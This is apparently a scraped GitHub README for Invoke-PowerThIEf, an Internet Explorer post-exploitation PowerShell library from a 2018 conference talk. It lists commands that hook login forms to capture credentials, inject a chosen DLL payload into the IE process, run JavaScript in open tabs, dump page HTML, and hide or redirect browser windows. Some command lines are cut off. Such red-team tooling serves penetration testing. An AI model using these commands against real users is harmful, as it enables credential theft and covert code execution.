nettitude / Invoke-PowerThIEf Public

Notifications Fork 28 Star 130

Code Issues 2 Pull requests Actions Projects Security Insights

master Go to file Code

rolen Merge pull request #1 from MRGEffitas/show_all_... 2aa4fa0 · 6 years ago 20 Commits

Images	Updating images	6 years ago
Invoke-PowerThIEf.ps1	Fixed issue where not all post paramet...	6 years ago
LICENSE	Initial commit	6 years ago
README.md	Updated readme	6 years ago
Steelcon-2018-com-powerthief-...	Renamed slides	6 years ago

README BSD-3-Clause license


Invoke-PowerThIEf 2018 Nettitude

An IE Post Exploitation Library released at Steelcon in Sheffield 7th July 2018.

Written by Rob Maslen @rbmaslen

Examples

Capturing credentials entered via LastPass



Migrating a PoshC2 implant into IExplore.exe

About

The PowerThIEf, an Internet Explorer Post Exploitation library

Readme
BSD-3-Clause license
Activity
Custom properties
130 stars
59 watching
28 forks
Report repository

Releases

No releases published

Packages


No packages published

Contributors 2


rolen
benpturner Ben Turner

Languages

PowerShell 100.0%



Extracting a "secret" from a page



Usage

First import the module using . .\Invoke-PowerThIEf.ps1 then use any of the following commands.

List all currently open browser windows/tabs

List URLs for all current IE browser sessions, result will contain the BrowserIndex used by other actions

```
Invoke-PowerThIEf -action ListUrls
```

Capturing credentials in transit

Automatically scan any windows or tabs for login forms and then record what gets posted. A notification will appear when some have arrived.

```
Invoke-PowerThIEf -action HookLoginForms
```

List any creds that have been captured.

```
Invoke-PowerThIEf -action Creds
```

Have IExplore.exe load a DLL of your choosing (must be x64)

Launch the DLL(x64) specified by the PathPayload param in IE's process

```
Invoke-PowerThIEf -action ExecPayload -PathPayload <path to the payl
```

Invoking JavaScript

Invoke JavaScript in all currently opened IE windows and tabs

```
Invoke-PowerThIEf -action InvokeJS -Script <JavaScript to run>

Invoke-PowerThIEf -action InvokeJS -Script 'alert(document.location.
```

Invoke JavaScript in the selected IE window or tab.

```
Invoke-PowerThIEf -action InvokeJS -BrowserIndex <BrowserIndex> -Scr
```

Dumping HTML

Dump HTML from all currently opened IE windows/tabs

```
Invoke-PowerThIEf -action DumpHtml
```

Dump HTML from the selected IE window or tab.

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex>
```

Dump HTML from all tags of <type> in the DOM of the selected IE window or tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -Sel

Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -Sel
```

Dump HTML from any tag with the <id> found in the DOM of the selected IE window or tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -Sel

Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -Sel
```

Dump HTML from any tag with the <name> found in the DOM of the selected IE window or tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -Sel

Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -Sel
```

Showing/Hiding Windows

Set to visible all IE windows/tabs

```
Invoke-PowerThIEf -action ShowWindow
```

Set the selected window/tab to be visible.

```
Invoke-PowerThIEf -action ShowWindow -BrowserIndex <BrowserIndex>
```

Hide all currently opened IE windows/tabs

```
Invoke-PowerThIEf -action HideWindow
```

Hide the selected window/tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action HideWindow -BrowserIndex <BrowserIndex>
```

Navigating the browser

Navigate all currently opened IE windows/tabs to the <URL>

```
Invoke-PowerThIEf -action Navigate -NavigateUrl <URL>
```

Navigate all currently opened IE windows/tabs to the <URL>. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action Navigate -BrowserIndex <BrowserIndex> -Nav
```

Navigate all currently opened IE windows/tabs to the <URL>. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action Navigate -BrowserIndex <BrowserIndex> -Nav
```

Background tabs